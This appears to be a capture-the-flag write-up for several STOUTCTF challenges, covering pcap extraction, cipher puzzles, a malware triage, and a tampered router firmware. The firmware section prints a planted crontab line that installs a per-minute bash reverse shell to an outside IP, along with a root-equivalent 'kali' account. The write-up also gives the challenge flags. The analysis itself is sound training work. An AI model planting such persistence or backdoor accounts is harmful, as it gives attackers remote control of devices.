Reading through file there is actually ***'STOUTCTF'***. We can grep it for the specific text that we want.





```
$
tshark -r TheEchos.pcap -Y "icmp.type == 0" -T fields -e data | awk 'NF
{print substr($0, 1, 2)}' ORS='' | xxd -r -p | grep -o 'STOUTCTF{[^}]*}'
```

Flag	STOUTCTF{fZtPEj720e1OKFrQPqouICBdgVAtD14N}

DARK WEB FIRMWARE 1

Description:


My friend told me I could get faster internet speeds from this cracked firmware Try to find the attackers IP, user, and anything else malicious. The attackers ip, user, and website are the flags.
IP Flag Format: xxx.xxx.xxx.xxx




Extracting the file and running a string search yielded no results. I then checked the file headers for any clues and found one unfamiliar file. Upon investigating, I discovered it was labeled 'filesystem.squash.' A quick Google search revealed it to be a SquashFS filesystem, prompting further research into its structure and extraction methods. Some good material to read:https://www.mankier.com/1/unsquashfs

1. **Extracting filesystem using squashfs**


```
$
Unsquasfs filesystem.squashfs
```




2. **Getting the extraction we can use Regex to display all IPs.**



3. **One look suspicious with the name of 'kali'**



4. **Reading through the ./etc/crontabs/kali can see the tcp was made with the ip on reboot.**



Flag	109.23.44.78

DARK WEB FIRMWARE 2

Description:

Use the same file from part 1. Increase your scope by trying to find their system user.
Flag format: example-user

Even though we already know its kali. To double confirm it, im trying to read the ***./etc/passwd*** if the user was exactly exist and yes, it was exist.

1. Reading the **/etc/crontab/kali**

```
┌──(osiris㉿ALICE)-[~/Downloads/CTF/STOUTCTF/dark_web/CustomFirmware/Archer C7(US)
└─$ cat ./etc/crontabs/
kali  root
┌──(osiris㉿ALICE)-[~/Downloads/CTF/STOUTCTF/dark_web/CustomFirmware/Archer C7(US)
└─$ cat ./etc/crontabs/kali
@reboot (echo '* * * * * bash -i >& /dev/tcp/109.23.44.78/9989 0>&1' | crontab -)
```

2. Reading the **/etc/passwd**

```
┌──(osiris㉿ALICE)-[~/Downloads/CTF/STOUTCTF/
└─$ cat ./etc/passwd | tail
root:x:0:0:root:/root:/bin/ash
daemon:*:1:1:daemon:/var:/bin/false
ftp:*:55:55:ftp:/home/ftp:/bin/false
network:*:101:101:network:/var:/bin/false
nobody:*:65534:65534:nobody:/var:/bin/false
admin:x:1000:0:admin:/var:/bin/false
guest::2000:65534:guest:/var:/bin/false
kali:x:0:0:root:/root:/bin/ash
```

Flag	kali

DARK WEB FIRMWARE 3

Description:


Countinue to use the same file from part 1 and part 2. See if there is anything else you can find.

1. **Use regex of url pattern.**

```
$
grep -Er "http://[a-zA-Z0-9.-]+\.com" . | grep -v "www.tp-link.com"
```

2. **Grep the url**

The index.html will keep refresh on the **tinyurl[.]com** . The URL also a bit different compared to other URL.



Flag	hxxp://tinyurl[.]com/notmalware [WITHOUT DEFANG]


FAIRYTALES

Description:

Embark on a quest into the heart of the Arctic's endless ice, where ancient mysteries await. The Eternal Navigator, a ship lost to time, holds the key to forgotten knowledge—and the cost of uncovering its secrets may be greater than you ever imagined.


1. Initial overview

Checking the metadata using exiftool on Fairytales.pdf, we get to see two of unknown encryption was found.




2. Decode BASE64

Trying to decode the Flag. It was just a rabbit hole. Then we need some way or keys to uncover the UUID gibberish cipher.



3. Decoding UUID

Reading the PDF get some hinting about 47. While Base85 was the actually from 19'85' hinting. From Base85 > ROT47



Flag	STOUTCTF{n2ff2B98QwhoP29hSaV9tTabPTGF94Z5}


ORB OF LIGHT

Description:

Dr. Elana Markov sat hunched over her desk, the flickering light of a small monitor casting shadows across the cluttered lab. The coordinates had come from a crumbling fragment of an old text—a discovery that many dismissed as mere legend. But Markov knew better.
She had just returned from the coordinates after finding a ominous video, her breath catching as grainy, footage filled the screen. The camera, sat motionless watched an endless, icy expanse, the snow creating a dense fog in the distance she watched and watched trying to find something, anything to give her a clue of what this was, she knew something was off.
As she watched the video over and over she realized there must be another part of the video, she must be missing something. She returned to the site and found a note hidden under piles of rubble with the same ancient cipher as before.
Hours later, she had deciphered the beginning of the hidden message within the light. It was fragmented, incomplete:
"To find the truth, follow..."
She pushed on looking everywhere for anymore clues to what this might mean. After searching high and low she discovered a hidden compartment with a cryptic note, the beginning looked familiar, the same as before, but this one was complete "To find the truth, follow... wkh ruev ri oljkw, wkhb iolfnhu lq d suhglfwdeoh sdwwhuq, wkhb zloo ohdg brx wr Wkh Hwhuqdo Qdyljdwru. Wkh sdvvzrug brx vhhn lv rue5riO1jkw"
With this, she knew what she needed to do.


1. **Decoding the hint from description**

I received a zip file with a password and needed to find a clue. The description contained some encrypted text, which I decoded using ROT13. This revealed the password. **'orb5ofL1ght'**




2. **Unzip**
3. **Checking the file**

After unzip it. I'm getting the .mp4 video and looks it out.




4. Open up the video

With a quick reaction and sharp eyes. I we can see some blinking on the corner left. It was an morse coded.




5. Decoding the morse code

Decode it one by one using any video tools will help a lot.



After Getting the dots. We can get final flag.




Flag	STOUTCTF(NZO2ARCB9SKB24K5MMEVY5GYWAAJJHQG)

SUBSTITUTE TEACHER

Description

The year is 1992, a few weeks after the fall of the Soviet Union. Amidst the chaos, a group of 45 rogue operatives known as "The Teachers" were tasked with safeguarding classified files. Their mission? To ensure these secrets stayed hidden from prying eyes. To achieve this, they devised a series of intricate steps to obscure their plans.
Your mission is to recover the hidden flag from their encrypted communication. The operatives left all the tools you need in the provided file, but they didn't make it easy. They relied on meticulous precision, where every detail—big or small, uppercase or lowercase—could hold the key to unlocking their secrets. Can you decipher their layers of secrecy and reveal the hidden truth?

The hint referenced '1992' and '45 Rogue', which pointed to Base92 and Base45 encoding. The process involved: Gunzip > Base92 > Base45 > Gunzip. After following these steps, plaintext wording was revealed, allowing me to proceed with downloading and saving the file.



Checking the file type. It was pcap.

```
┌──(osiris㉿ALICE)-[~/Downloads/CTF/STOUTCTF/Substitute_teacher]
└─$ file file.txt
file.txt: pcap capture file, microsecond ts (little-endian) - version 2.4 (Ethernet, capture length 65535)
```

Rename the extension into pcap

```
┌──(osiris㉿ALICE)-[~/Downloads/CTF/STOUTCTF/Substitute_teacher]
└─$ cp file.txt new.pcap

┌──(osiris㉿ALICE)-[~/Downloads/CTF/STOUTCTF/Substitute_teacher]
└─$ sha256sum new.pcap
5169158043b5b63818a777826599d1b8804ca5f8a6be13e25597b8abe7f58064  new.pcap
```


Hash (SHA256)
5169158043b5b63818a777826599d1b8804ca5f8a6be13e25597b8abe7f58064

HTTP


Filter

http.request.method==POST

Packet 19368:




Right Click > Follow > HTTP Stream




FTP

Packet: 28976





Right Click > Follow > Follow TCP Stream



TCP


```
$
tshark -r new.pcap -Y "tcp" -T fields -e tcp.stream -e data | grep -Pv '^\s*$' |
cut -f2 | while read hex; do echo $hex | xxd -r -p | grep -Pv '[0-9]'; done
```





UDP

```
$
tshark -r new.pcap -Y "udp" -T fields -e udp.stream -e data | grep -Pv '^\s*$' |
cut -f2 | while read hex; do echo $hex | xxd -r -p | grep -Pv '[0-9]'; done
```



DECRYPTING EVIDENCE

HTTP:
teacher=YTERTCTQ{M1KyJDS6fXaU8PHzuKjSBHrgs5gt1Uhu}

FTP:
Number..... 9085346217

TCP:
packet: 8764
Upper WSCZMQHNUFBLIDEPJOYTRVXAKG

UDP:
Lower amuphvibojrtfzwnqyeclxkdgs

After spending considerable time analyzing the encoded text and reviewing the description and hints, I began to understand that the process involved mapping encoded letters and numbers back to their original forms. The cipher relied on meticulous precision, where every detail—whether uppercase or lowercase—was important. For instance, the capital letter 'Y' in the encoded text corresponds to 'S' in the original mapping. Similarly, the capital 'T' remains 'T' after decoding, as observed when comparing the ciphered and standard alphabets. Made a script out of it to decode it.

Script

```
upper_cipher = "WSCZMQHNUFBLIDEPJOYTRVXAKG"
lower_cipher = "amuphvibojrtfzwnqyeclxkdgs"

standard_upper = "ABCDEFGHIJKLMNOPQRSTUVWXYZ"
standard_lower = "abcdefghijklmnopqrstuvwxyz"

numeric_key = "9085346217"

encoded_text = "YTERTCTQ{M1KyJDS6fXaU8PHzuKjSBHrgs5gt1Uhu}"

def decode(encoded, upper_map, lower_map, num_map):
    result = []
    for char in encoded:
        if char in upper_map:
            index = upper_map.index(char)
            result.append(standard_upper[index])
        elif char in lower_map:
            index = lower_map.index(char)
            result.append(standard_lower[index])
        elif char in num_map:
            index = num_map.index(char)
            result.append(str(index))
        else:
            result.append(char)
    return ''.join(result)

flag = decode(encoded_text, upper_cipher, lower_cipher, numeric_key)
print(flag)
```

Flag	STOUTCTF{E8YrQNB6mWaI2PGncYjBKGkyz3yl8Iec}

MALWARE

MALWARE

Focuses on analysing and understanding malicious software. The goal is to identify the malware's behaviour, detect any hidden flags or secrets within its execution, and uncover the underlying issues. Participants need skills in recognizing common malware patterns, understanding how malware interacts with systems, and using tools to analyse suspicious files or network traffic.

BLUE

Description:

Null

1. Initial Review using PESTUDIO

Upon examining the indicator, I found that the sections involved self-modifying code with UPX0-2. UPX is a file compression tool used for executable files, often to reduce file size while maintaining the ability to execute. This suggests that the file had been compressed using UPX, which could potentially be a technique used to obfuscate the file's true content.

indicator (24)	detail	level
virustotal > score	16/71	+++++
sections > writable	UPX0	+++++
entry-point > location	0x0003D2A0	+++++
sections > executable > count	2	+++++
sections > self-modifying	UPX0 | UPX1	+++++
sections > virtualized	UPX0	++
sections > name > flag	UPX0 | UPX1 | UPX2	++
imports > flag	2	++
file > entropy	7.963	+
file > type	executable	+
file > cpu	64-bit	+
file > sha256	117A8AC437F0668661456AA4351D041056CCC1097D71D3E67CC1FF56F3...	+

general		
subsystem	0x0003	**console**
magic	0x020B	PE+
file-checksum	0x00000000	0x0002267E (expected)
entry-point	0x0003D2A0	section[UPX1]
base-of-code	0x00027000	section[UPX1]
size-of-code	0x00018000	98304 bytes
size-of-initialized-data	0x00001000	4096 bytes
size-of-uninitialized-data	0x00026000	155648 bytes

The entry point of the UPX1 compressed file was located at memory address 0x0003D2A0. This marks the starting point of the execution after UPX decompression, where the file begins its execution flow.

property	value	value	value
section	section[0]	section[1]	section[2]
name	UPX0	UPX1	UPX2
footprint > sha256	n/a	F6AE46F2918E2DB52F135A4...	96E9288D44C2D804DF196A...
entropy	n/a	7.982	4.129
file-ratio (99.47%)	n/a	98.40 %	1.06 %
raw-address (begin)	0x00000200	0x00000200	0x00017400
raw-address (end)	0x00000200	0x00017400	0x00017800
raw-size (95744 bytes)	0x00000000 (0 bytes)	0x00017200 (94720 bytes)	0x00000400 (1024 bytes)
